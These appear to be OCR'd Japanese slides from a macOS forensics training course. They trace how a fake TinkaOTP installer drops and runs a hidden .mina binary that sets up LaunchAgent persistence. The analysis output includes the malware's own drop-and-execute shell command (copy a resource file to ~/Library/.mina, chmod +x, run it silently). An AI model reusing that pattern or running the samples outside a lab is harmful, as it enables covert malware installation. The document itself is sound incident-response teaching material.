VOLUME			uuid=4FF45885-D33E-4A6A-8CF7-3BC120468091	macforensics	/Users/macforensics/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedFileList.FavoriteVolumes.sfl2
VOLUME			uuid=1FD496A2-F160-4B40-BD72-EFE67009C96C	macforensics	/Users/macforensics/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedFileList.FavoriteVolumes.sfl2
VOLUME	Macintosh HD		uuid=BDEAA618-36E3-464A-9859-61C529164D9A	macforensics	/Users/macforensics/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedFileList.FavoriteVolumes.sfl2
VOLUME			uuid=CBA8FE9D-7811-41BC-9B5E-0D1B9E82D4AC	macforensics	/Users/macforensics/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedFileList.FavoriteVolumes.sfl2
VOLUME	VMware Tools	Volumes/VMware Tools	uuid=DF9C7C0E-36B2-47FD-9296-1C8653FEBFEF	macforensics	/Users/macforensics/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedFileList.FavoriteVolumes.sfl2
VOLUME	macOS Catalina 10.15.5 Update	Volumes/macOS Catalina 10.15.5 Update	uuid=BF5BA9D5-DBC5-4764-8947-E9BF5A7CDC56	macforensics	/Users/macforensics/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedFileList.FavoriteVolumes.sfl2
VOLUME	Installer	Volumes/Installer	uuid=53C13790-F6A3-4829-86FD-6A5F27C5A7B9	macforensics	/Users/macforensics/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedFileList.FavoriteVolumes.sfl2
VOLUME	TinkaOTP	Volumes/TinkaOTP	uuid=18B171E7-42BA-405A-88FB-14B9B64DF79B	macforensics	/Users/macforensics/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedFileList.FavoriteVolumes.sfl2

mac_apt.db：RecentItems - PLACE

- FinderでマウントされたInstallerボリュームを参照した

Type	Name	URL	Info	User	Source
PLACE	Filter	Filter	Filter	Filter	Filter
PLACE	Utilities	/Applications/Utilities	NSNavRecentPlaces	macforensics	/Users/macforensics/Library/Preferences/.GlobalPreferences.plist
PLACE	/Applications/		RecentMoveAndCopyDestinations	macforensics	/Users/macforensics/Library/Preferences/com.apple.finder.plist
PLACE	Installer	Volumes/Installer	FXRecentFolders	macforensics	/Users/macforensics/Library/Preferences/com.apple.finder.plist
PLACE	Applications	Applications	FXRecentFolders	macforensics	/Users/macforensics/Library/Preferences/com.apple.finder.plist
PLACE	Downloads	Users/macforensics/Downloads	FXRecentFolders	macforensics	/Users/macforensics/Library/Preferences/com.apple.finder.plist
PLACE	VMware Tools	Volumes/VMware Tools	FXRecentFolders	macforensics	/Users/macforensics/Library/Preferences/com.apple.finder.plist
PLACE	macOS Catalina 10.15.5 Update	Volumes/macOS Catalina 10.15.5 Update	FXRecentFolders	macforensics	/Users/macforensics/Library/Preferences/com.apple.finder.plist

- mac_apt.db：InstallHistory, SpotlightShortcuts
  - InstallHistory, SpotlightShortcutsには痕跡はなかった

Table: InstallHistory

Filter in any column

	ContentType	Date	DisplayName	DisplayVersion	PackageIdentifiers	ProcessName	Source
	Filter	Filter	Filter	Filter	Filter	Filter	Filter
1	NULL	2019-10-25 07:59:08	VMware Tools	11.0.0	com.vmware.tools.macos.pkg.files	Installer	/Library/Receipts/InstallHistory.plist
2	NULL	2021-08-05 08:23:15	macOS Catalina 10.15.5 Update		com.apple.pkg.macOSBrain	softwareupdated	/Library/Receipts/InstallHistory.plist
3	NULL	2021-11-25 04:01:07	Command Line Tools for Xcode	12.4	com.apple.pkg.CLTools_Executables,...	softwareupdated	/Library/Receipts/InstallHistory.plist

Table: SpotlightShortcuts

	User	UserTyped	DisplayName	LastUsed	URL	Source
	Filter	Filter	Filter	Filter	Filter	Filter
1	macforensics	disk	Disk Utility	2019-10-25 08:06:33	/System/Applications/Utilities/Disk Utility.app	/Users/macforensics/Library/Application Support/...

ここまでのタイムライン (1/2)

タイムスタンプ(UTC)	アクティビティ
2021-11-25 04:41:22.660911	/Users/macforensics/Downloads/Installer.dmg 作成 （http://www.2fa.test/download/Installer.dmg からSafariでダウンロード）
2021-11-25 04:41:27.593697	/Users/macforensics/Downloads/Installer.dmg マウント開始
2021-11-25 04:41:34.416693	Installer マウント (apfs)
2021-11-25 04:41:37.924145	TinkaOTP Installer 実行（Finderから）
2021-11-25 04:41:38.114360	/Volumes/Installer/TinkaOTP Installer.app/Contents/MacOS/TinkaOTP Installer 実行
2021-11-25 04:41:40.842618	/var/folders/yb/qc22ltgs12z203pjg52r40m40000gn/T/Installer.jv3vlUms 実行
2021-11-25 04:41:40.892716	/Users/macforensics/Downloads/TinkaOTP.dmg 作成

ここまでのタイムライン（2/2）

タイムスタンプ(UTC)	アクティビティ
2021-11-25 04:41:44.076904	TinkaOTP マウント (hfs)
2021-11-25 04:41:44.097888	/Applications/TinkaOTP.app 作成
2021-11-25 04:41:44.355439	TinkaOTP アンマウント (hfs)
2021-11-25 04:41:44.446290	TinkaOTP 実行（openコマンドから）
2021-11-25 04:41:45.360051	/User/macforensics/Library/.mina 作成
2021-11-25 04:41:45.398062	/Users/macforensics/Library/.mina 実行
2021-11-25 04:41:45.406457	/Users/macforensics/Library/LaunchAgents/com.aex-loop.agent.plist 作成
2021-11-25 04:41:59.291558	Installer アンマウント (apfs)

ここまでのタイムライン振り返り

- http://www.2fa.test/download/Installer.dmg から Installer.dmgをダウンロードし、ディスクイメージをマウント
- マウントしたボリューム(/Volumes/Installer)から TinkaOTP Installerを実行
- ランダムな名前のファイルを実行後、TinkaOTP.dmgが作成される
- TinkaOTPボリュームのマウント後、/Applications/TinkaOTP.appが作成および実行される
- TinkaOTP Installerの実行から、パーシステンスの作成まで8秒で完了しているため、この間の処理は自動で行われた可能性が高い

7

Exercise 3: .minaの解析

疑わしいファイルの整理 (1/2)

- ここまでの解析で以下の疑わしいファイルが見つかった
  - /Users/macforensics/Library/.mina
  - /Applications/TinkaOTP.app
  - /Users/macforensics/Downloads/TinkaOPT.dmg
  - /var/folders/yb/qc22ltgs12z203pjg52r40m40000gn/T/Installer.jv3vlUms
  - /Volumes/Installer/TinkaOTP Installer.app
  - /Users/macforensics/Downloads/Installer.dmg
- 上記のファイルはexported_filesフォルダに抽出済み
  - 以下のファイルはディスクイメージ内に存在しなかった
    - /var/folders/yb/qc22ltgs12z203pjg52r40m40000gn/T/Installer.jv3vlUms
    - /Volumes/Installer/TinkaOTP Installer.app

疑わしいファイルの整理 (2/2)

- タイムラインから考えられるプログラムの関係性
  - TinkaOTP Installer
    - ユーザーによってダウンロードおよび実行された
    - TinkaOTPをダウンロードもしくはドロップ（？）
  - TinkaOTP
    - 自動的に実行された（？）
    - .minaをダウンロードもしくはドロップ（？）
  - .mina
    - 自動的に実行された（？）
    - パーシステンスを登録（？）
    - マルウェア本体（？）
- （？）の項目を確認していく
- パーシステンス作成直前に実行された .mina から解析する
  - 「.mina」は「_mina」で保存している

.minaの解析 (1/8)

Hands-On

- 文字列検索
  - stringsコマンド等で、.minaがパーシステンスのファイル名を持っているか確認する

.minaの解析 (2/8)

Hands-On (Only macOS)

- 動的解析（macOS VMがある人） (1)
  - macOS VMで以下のコマンドを別々のターミナルから実行する

```
% sudo ./ProcessMonitor.app/Contents/MacOS/ProcessMonitor > mina_procmon.json
```

```
% sudo ./FileMonitor.app/Contents/MacOS/FileMonitor > mina_filemon.json
```

  - さらに別のターミナルから、_minaを実行する
    - _minaは事前にVMにコピーしておく

```
% chmod +x _mina
% ./_mina
```

.minaの解析 (3/8)

Hands-On (Only macOS)

- 動的解析（macOS VMがある人） (2)
  - _minaの実行後、10秒程度経過したら、Ctrl+CでProcessMonitor, FileMonitorを停止する
  - mina_procmon.json, mina_filemon.jsonをjqで解析する

.minaの解析 (4/8)

Hands-On

- 動的解析（macOS VMがない人）
  - jsonフォルダ内の以下のJSONファイルをjqで解析する
    - mina_procmon.json
    - mina_filemon.json

.minaの解析 (5/8)

Hands-On

- 動的解析
  - mina_procmon.json
    - _minaが他のプロセスを起動しているか調査する
    - eventが以下のもの
      - ES_EVENT_TYPE_NOTIFY_EXEC
      - ES_EVENT_TYPE_NOTIFY_FORK
  - mina_filemon.json
    - _minaがパーシステンスファイルを作成しているか調査する
    - eventが以下のもの
      - ES_EVENT_TYPE_NOTIFY_CREATE

- .minaの解析 (6/8)

Hands-On

- mina_procmon.jsonの調査 (1)
  - _minaのPIDを調べる

```
% jq '. | select((.process.name == "_mina") and (.event | endswith("EXEC")))' json/mina_procmon.json 2>/dev/null
{
  "event": "ES_EVENT_TYPE_NOTIFY_EXEC",
  "timestamp": "2021-12-14 06:14:40 +0000",
  "process": {
    "pid": 803,
    "name": "_mina",
    "path": "/Users/macforensics/Downloads/_mina",
    "uid": 501,
    "architecture": "Intel",
    "arguments": [
      "./_mina"
    ],
    "ppid": 789,
    "rpid": 0,
    "ancestors": [
      339,
      1
    ],
(snip)
```

イベント名が「EXEC」で終わる

PID = 803

プロセス名が「_mina」

.minaの解析 (7/8)

Hands-On

- mina_procmon.jsonの調査 (2)
  - PPIDが_minaのPIDであるプロセスを調べる

```
% jq '. | select(.process.ppid == 803 and (.event | (endswith("EXEC") or endswith("FORK")))' json/mina_procmon.json 2>/dev/null
```

  - フィルタリング条件
    - PID = 803
    - イベント名が「EXEC」または「FORK」で終わる
  - fork()している場合、そのPIDに対しても同様に調査する

.minaの解析 (8/8)

Hands-On

- mina_filemon.jsonの調査
  - _minaが作成するファイルを調べる

```
% jq '. | select(.file.process.name == "_mina" and (.event | endswith("CREATE")))' json/mina_filemon.json 2>/dev/null
```

  - フィルタリング条件
    - プロセス名が「_mina」
    - イベント名が「CREATE」で終わる

Solutions to Exercise 3

.minaの解析 (1/5)

- 文字列検索

```
% strings -a ./exported_files/_mina | grep com.aex-loop.agent.plist
/Library/LaunchAgents/com.aex-loop.agent.plist
/Library/LaunchDaemons/com.aex-loop.agent.plist
```

- パーシステンスファイルの文字列を持っている
- .minaがパーシステンスファイルを作成している

.minaの解析 (2/6)

- 動的解析 (1)
  - _minaのPIDを確認

```
% jq '. | select(.process.name == "_mina" and (.event | endswith("EXEC")))' json/mina_procmon.json 2>/dev/null
{
  "event": "ES_EVENT_TYPE_NOTIFY_EXEC",
  "timestamp": "2021-12-14 06:14:40 +0000",
  "process": {
    "pid": 803,
    "name": "_mina",
    "path": "/Users/macforensics/Downloads/_mina",
    "uid": 501,
    "architecture": "Intel",
    "arguments": [
      "./_mina"
    ],
    "ppid": 789,
    "rpid": 0,
    "ancestors": [
      339,
      1
    ],
(snip)
```

.minaの解析 (3/6)

- 動的解析 (2)
  - _minaから実行されたプロセスの有無

```
% jq '. | select(.process.ppid == 803 and (.event | (endswith("EXEC") or endswith("FORK"))))' json/mina_procmon.json 2>/dev/null
{
  "event": "ES_EVENT_TYPE_NOTIFY_FORK",
  "timestamp": "2021-12-14 06:14:40 +0000",
  "process": {
    "pid": 805,
    "name": "_mina",
    "path": "/Users/macforensics/Downloads/_mina",
    "uid": 501,
    "architecture": "Intel",
    "arguments": [],
    "ppid": 803,
    "rpid": 0,
    "ancestors": [
      339,
      1
    ],
(snip)
```

  - fork()はしているが、他のプロセスは起動していない

.minaの解析 (4/6)

- 動的解析 (3)
  - fork()したプロセスの調査

```
% jq '. | select(.process.pid == 805 and (.event | (endswith("EXEC") or endswith("FORK"))))' json/mina_procmon.json 2>/dev/null
{
  "event": "ES_EVENT_TYPE_NOTIFY_FORK",
  "timestamp": "2021-12-14 06:14:40 +0000",
  "process": {
    "pid": 805,
    "name": "_mina",
    "path": "/Users/macforensics/Downloads/_mina",
    "uid": 501,
    "architecture": "Intel",
(snip)
```

前のスライドと同じイベント

```
% jq '. | select(.process.ppid == 805 and (.event | (endswith("EXEC") or endswith("FORK"))))' json/mina_procmon.json 2>/dev/null
（出力なし）
```

  - .minaから実行されるプロセスは見当たらない

.minaの解析 (5/6)

- 動的解析 (4)
  - ファイルの作成状況を確認する

```
% jq '. | select((.file.process.name == "_mina") and (.event | endswith("CREATE")))' json/mina_filemon.json 2>/dev/null
{
  "event": "ES_EVENT_TYPE_NOTIFY_CREATE",
  "timestamp": "2021-12-14 06:14:40 +0000",
  "file": {
    "destination": "/Users/macforensics/Library/Caches/com.apple.appstore.db",
    "process": {
      "pid": 805,
      "name": "_mina",
(snip)
```

パーシステンスファイルではない
ファイルを作成している

  - 動的解析では、パーシステンスファイルの作成を確認できないが、ここでは、一旦ほかの調査を進める

.minaの解析 (6/6)

- .minaの解析結果
  - 動的解析の結果では、別のプロセスは起動しない
  - 動的解析では、パーシステンスファイルの作成が確認されていないが、単体の動的解析ではうまく動作しない理由がある可能性がある

8

Exercise 4: TinkaOTP.appの解析

TinkaOTP.appの解析 (1/4)

- タイムラインから見て、TinkaOTP.appはTinkaOTP.dmg内のファイルである可能性が高い
  - md5sumコマンド等でハッシュ値を使って確認してみる
  - macOSにはmd5sumコマンドはないので、brew等でインストールする必要がある

TinkaOTP.appの解析 (2/4)

```
% hdiutil attach ~/Desktop/exported_files/TinkaOTP.dmg
% cd /Volumes/TinkaOTP/TinkaOTP.app; find . -type f -exec md5sum {} ¥; > ~/Desktop/hash.txt; cd ~/Desktop/
% hdiutil eject /Volumes/TinkaOTP
% cd ~/Desktop/exported_files/TinkaOTP.app; md5sum -c ~/Desktop/hash.txt
./Contents/_CodeSignature/CodeResources: OK
./Contents/Frameworks/libswiftCore.dylib: OK
./Contents/Frameworks/libswiftCoreFoundation.dylib: OK
./Contents/Frameworks/libswiftCoreGraphics.dylib: OK
./Contents/Frameworks/libswiftDarwin.dylib: OK
./Contents/Frameworks/libswiftDispatch.dylib: OK
./Contents/Frameworks/libswiftFoundation.dylib: OK
./Contents/Frameworks/libswiftIOKit.dylib: OK
./Contents/Frameworks/libswiftObjectiveC.dylib: OK
./Contents/Info.plist: OK
./Contents/MacOS/TinkaOTP: OK
./Contents/PkgInfo: OK
./Contents/Resources/AppIcon.icns: OK
./Contents/Resources/Assets.car: OK
./Contents/Resources/Base.lproj/MainMenu.nib: OK
./Contents/Resources/Base.lproj/SubMenu.nib: OK
./Contents/Resources/en.lproj/InfoPlist.strings: OK
./Contents/Resources/en.lproj/Localizable.strings: OK
./Contents/Resources/en.lproj/MainMenu.strings: OK
./Contents/Resources/Info.plist: OK
```

TinkaOTP.appの解析 (3/4)

Hands-On

- 文字列検索
  - TinkaOTPが.minaと関連性があることを確認する
    - TinkaOTP.app/Contents/MacOS/TinkaOTP
- 動的解析
  - TinkaOTPが.minaをどのように生成するか確認する
  - 準備手順は次ページ
  - macOS VMがない人はjsonフォルダ内の tinkaotp_procmon.json, tinkaotp_filemon.jsonを調査する
- 使用するツールおよび手順は、.minaの場合と同じ

TinkaOTP.appの解析 (4/4)

Hands-On (Only macOS)

- 動的解析
  - TinkaOTP.dmgをVMにコピーして、ディスクイメージをマウント
  - dmg内のTinkaOTP.appを適当な場所にコピー
  - ProcessMonitorとFileMonitorを実行した後に、TinkaOTP.appを実行する
    - FinderからTinkaOTP.appをダブルクリック
    - またはopenコマンドで実行

```
% open ./exported_files/TinkaOTP.app
```

Solutions to Exercise 4

TinkaOTP.appの解析 (1/4)

文字列検索

```
% strings -a ./exported_files/TinkaOTP.app/Contents/MacOS/TinkaOTP | grep -F .mina
 ~/Library/.mina > /dev/null 2>&1 && chmod +x ~/Library/.mina > /dev/null 2>&1 && ~/Library/.mina > /dev/null
2>&1
```

- ~/Library/.minaの実行ビットを設定して、実行する
- このコマンドの前の処理は分からないが、おそらくTinkaOTPが.minaをダウンロードまたはドロップしている

TinkaOTP.appの解析 (2/4)

- 動的解析 (1)
  - プロセスの実行状況を確認する

```
% jq '. | select(.process.name == "TinkaOTP")' ./json/tinkaotp_procmon.json 2>/dev/null
{
  "event": "ES_EVENT_TYPE_NOTIFY_EXEC",
  "timestamp": "2021-12-15 06:08:34 +0000",
  "process": {
    "pid": 1132,
    "name": "TinkaOTP",
    "path": "/Users/macforensics/Desktop/TinkaOTP.app/Contents/MacOS/TinkaOTP",
(snip)
}
{
  "event": "ES_EVENT_TYPE_NOTIFY_FORK"
  "timestamp": "2021-12-15 06:08:34 +0000",
  "process": {
    "pid": 1133,
    "name": "TinkaOTP",
    "path": "/Users/macforensics/Desktop/TinkaOTP.app/Contents/MacOS/TinkaOTP",
(snip)
}
```

fork()しているので、こちらも調べる

TinkaOTP.appの解析 (3/4)

- 動的解析 (2)
  - PID = 1132

```
% jq '. | select(.process.pid == 1132)' ./json/tinkaotp_procmon.json 2>/dev/null
{
  "event": "ES_EVENT_TYPE_NOTIFY_FORK",
  "timestamp": "2021-12-15 06:08:33 +0000",
  "process": {
    "pid": 1132,
    "name": "launchd",
    "path": "/sbin/launchd",
    "uid": 0,
(snip)
```

  - 特に疑わしい動作は記録されていない

TinkaOTP.appの解析 (4/4)

- 動的解析 (3)
  - PID = 1133

```
% jq '. | select(.process.pid == 1133)' ./json/tinkaotp_procmon.json 2>/dev/null
(snip)
{
  "event": "ES_EVENT_TYPE_NOTIFY_EXEC",
  "timestamp": "2021-12-15 06:08:34 +0000",
  "process": {
    "pid": 1133,
    "name": "bash",
    "path": "/bin/bash",
    "uid": 501,
    "architecture": "Intel",
    "arguments": [
      "/bin/bash",
      "-c",
      "cp /Users/macforensics/Desktop/TinkaOTP.app/Contents/Resources/Base.lproj/SubMenu.nib ~/Library/.mina > /dev/null
2>&1 && chmod +x ~/Library/.mina > /dev/null 2>&1 && ~/Library/.mina > /dev/null 2>&1"
    ],
    "ppid": 1132,
(snip)
```

TinkaOTP.app内のファイルをコピーして、.minaとして実行している
.minaをドロップしていることが確定した

ここまでのタイムライン (1/2)

タイムスタンプ(UTC)	アクティビティ
2021-11-25 04:41:22.660911	/Users/macforensics/Downloads/Installer.dmg 作成 （http://www.2fa.test/download/Installer.dmg からSafariでダウンロード）
2021-11-25 04:41:27.593697	/Users/macforensics/Downloads/Installer.dmg マウント（検証開始）
2021-11-25 04:41:34.416693	Installer マウント (apfs)
2021-11-25 04:41:37.924145	TinkaOTP Installer 実行（Finderから）
2021-11-25 04:41:38.114360	/Volumes/Installer/TinkaOTP Installer.app/Contents/MacOS/TinkaOTP Installer 実行
2021-11-25 04:41:40.842618	/var/folders/yb/qc22ltgs12z203pjg52r40m40000gn/T/Installer.jv3vIUms 実行
2021-11-25 04:41:40.892716	/Users/macforensics/Downloads/TinkaOTP.dmg 作成

ここまでのタイムライン (2/2)

タイムスタンプ(UTC)	アクティビティ
2021-11-25 04:41:44.076904	TinkaOTP マウント (hfs)
2021-11-25 04:41:44.097888	/Applications/TinkaOTP.app 作成（TinkaOTP.dmg内のファイルと同じ）
2021-11-25 04:41:44.355439	TinkaOTP アンマウント (hfs)
2021-11-25 04:41:44.446290	TinkaOTP 実行（openコマンドから）
2021-11-25 04:41:45.360051	/User/macforensics/Library/.mina 作成（TinkaOTPがドロップ）
2021-11-25 04:41:45.398062	/Users/macforensics/Library/.mina 実行（TinkaOTPが実行）
2021-11-25 04:41:45.406457	/Users/macforensics/Library/LaunchAgents/com.aex-loop.agent.plist 作成（.minaが作成しているはず…）
2021-11-25 04:41:59.291558	Installer アンマウント (apfs)

ここまでのタイムライン振り返り

- TinkaOTP.appの解析結果
  - TinkaOTP.appが.minaをドロップして実行する
  - TinkaOTP.dmgの作成および実行方法は不明
  - TinkaOTP.dmgが作成される直前にマウントされたInstaller.dmgを解析する必要がある

9

Exercise 5: Installer.dmgの解析

Installer.dmgの解析 (1/2)

- タイムラインから見て、TinkaOTP Installer.appはInstaller.dmg内にあると考えられる
  - /Volumes以下のファイルはディスクイメージ内にないので確認はできない
  - 同じものであると仮定して解析を進める

Installer.dmgの解析 (2/2)

Hands-On

- 文字列検索、動的解析
  - TinkaOTP.dmgの生成方法と実行方法を確認する
    - Installer.dmgをマウントして解析を行う
      - /Volumes/TinkaOTP Installer/TinkaOTP Installer.app/Contents/MacOS/TinkaOTP Installer
    - macOS VMがない人は以下のフォルダ内のファイルを解析する
      - exported_files/TinkaOTP Installer.app/Contents/MacOS/TinkaOTP Installer
    - ヒント：これまでと同じ方法で分からない場合はファイルタイプを確認してみる

Solutions to Exercise 5

Installer.dmgの解析 (1/10)

- 文字列検索
  - TinkaOTPの文字列がない

```
% hdiutil attach ./exported_files/Installer.dmg
% strings -a /Volumes/Installer/TinkaOTP¥ Installer.app/Contents/MacOS/TinkaOTP¥ Installer | grep TinkaOTP
```

  - ファイルタイプを確認すると、Mach-Oバイナリではなくシェルスクリプト


```
% file /Volumes/Installer/TinkaOTP¥ Installer.app/Contents/MacOS/TinkaOTP¥ Installer
/Volumes/Installer/TinkaOTP Installer.app/Contents/MacOS/TinkaOTP Installer: Bourne-Again shell script text
executable, ASCII text, with very long lines
```

  - 解析のため、デスクトップにコピーして、念のため実行ビットを落とす

```
% cp /Volumes/Installer/TinkaOTP¥ Installer.app/Contents/MacOS/TinkaOTP¥ Installer ~/Desktop/exported_files/
% chmod -x ~/Desktop/exported_files/TinkaOTP¥ Installer
```


Installer.dmgの解析 (2/10)

- 動的および静的解析 (1)
  - テキストエディタで確認すると難読化されている




Installer.dmgの解析 (3/10)

- 動的および静的解析 (2)
  - セミコロンを改行で置換



Installer.dmgの解析 (4/10)

- 動的および静的解析 (3)



Installer.dmgの解析 (5/10)

- 動的および静的解析 (4)
  - 修正したスクリプトをVM上で実行して、ダンプする内容を確認する

